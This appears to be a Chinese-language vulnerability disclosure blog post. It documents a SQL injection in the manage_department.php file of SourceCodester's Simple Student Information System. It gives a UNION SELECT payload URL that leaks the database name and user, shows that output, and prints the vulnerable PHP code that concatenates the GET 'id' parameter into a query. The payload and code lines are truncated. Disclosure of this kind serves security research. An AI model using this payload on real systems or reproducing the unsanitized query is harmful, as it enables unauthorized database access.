PHP代码审计—Simple Student Information System manage_department.php SQL Injection

· 2022-08-07 · # PHP代码审计 # SourceCodester # SQL Injection # SQL注入

Vendor Homepage:

https://www.sourcecodester.com


Source Code Download:

Simple Student Information System

Payload

Simple Student Information System SQL Injection

```
http://192.168.1.8/sis/admin/departments/manage_department.php?id=-5756%27%20UNI(
```



192.168.1.8/sis/admin/departments/manage_department.php?id=-5756%27%20UNION%20ALL%20SELECT%20NULL,database(),user(),NU...

Department sis_db

Description root@localhost

Status Active

源码分析

`admin/departments/manage_department.php` 文件第1-13行，

根据代码可知，使用GET方法，获取了 `id` 参数，

并且未进行过滤直接拼接到SQL语句，造成SQL 注入漏洞

```php
<?php
require_once('../../config.php');
if(isset($_GET['id'])){
    $qry = $conn->query("SELECT * FROM `department_list` where id = '{$_GET['id']
    if($qry->num_rows > 0){
        $res = $qry->fetch_array();
        foreach($res as $k => $v){
            if(!is_numeric($k))
            $$k = $v;
        }
    }
}
?>
```